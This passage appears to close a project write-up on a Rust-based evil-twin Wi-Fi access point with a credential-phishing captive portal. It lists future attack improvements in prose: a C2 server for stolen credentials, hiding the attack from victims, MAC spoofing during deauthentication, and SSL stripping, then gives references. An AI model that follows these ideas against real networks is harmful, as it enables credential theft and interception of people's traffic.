- **Dynamic Post-Login Internet Access:** The necessary improvement would be to implement a mechanism for dynamically granting Internet access to authenticated users. This would involve modifying iptables rules programmatically to allow forwarding for specific client MAC/IP addresses after successful login. This is mandatory to avoid user suspicion and open way for more advanced attack techniques.
- **Automation of Attack Process:** Developing a single command-line tool or script to automate the entire setup process (configuring hostapd, dnsmasq, iptables, and launching the Axum server) would significantly improve the usability and deployment speed of the rogue AP.
- **Building C&C Server:** For a more advanced simulation, developing a C2 server would allow the Rust application to send captured credentials and other attack data to a remote server, centralizing data collection and management.
- **Automated Captive Portal Configuration:** Instead of manual configuration, tools could be developed to automatically configure captive portal settings (e.g., spoofing specific network names or tailoring redirect responses) based on detected target networks.
- **Stealth and Evasion Techniques:** Implementing techniques to conceal the presence and activity is crucial. This could involve MAC address spoofing for the attacker's wireless interface during deauthentication attacks to hide the source of the attack, or implementing randomized channel hopping for stealth.
- **HTTPS Interception (Advanced):** This is quite further, but exploring techniques for HTTPS interception (e.g., SSL stripping or deploying custom root certificates for MITM attacks) would enhance the phishing capabilities, although this would raise significant technical challenges.

References

1. Sylvain Kerkour, Black Hat Rust.

2. Tech With Tim, Rust Programming Tutorial

3. Let’s Get Rusty, Rust Survival Guide

4. https://thecybersecurityman.com/2018/08/11/creating-an-evil-twin-or-fake-access-point-using-aircrack-ng-and-dnsmasq-part-2-the-attack/

5. https://learn.microsoft.com/en-us/windows-hardware/drivers/mobilebroadband/captive-portals

6. https://wifi.edge-core.com/assets/Document/TechGuide/TEC_Captive_Portal_-HTTPS_Redirection_R1_20170717.pdf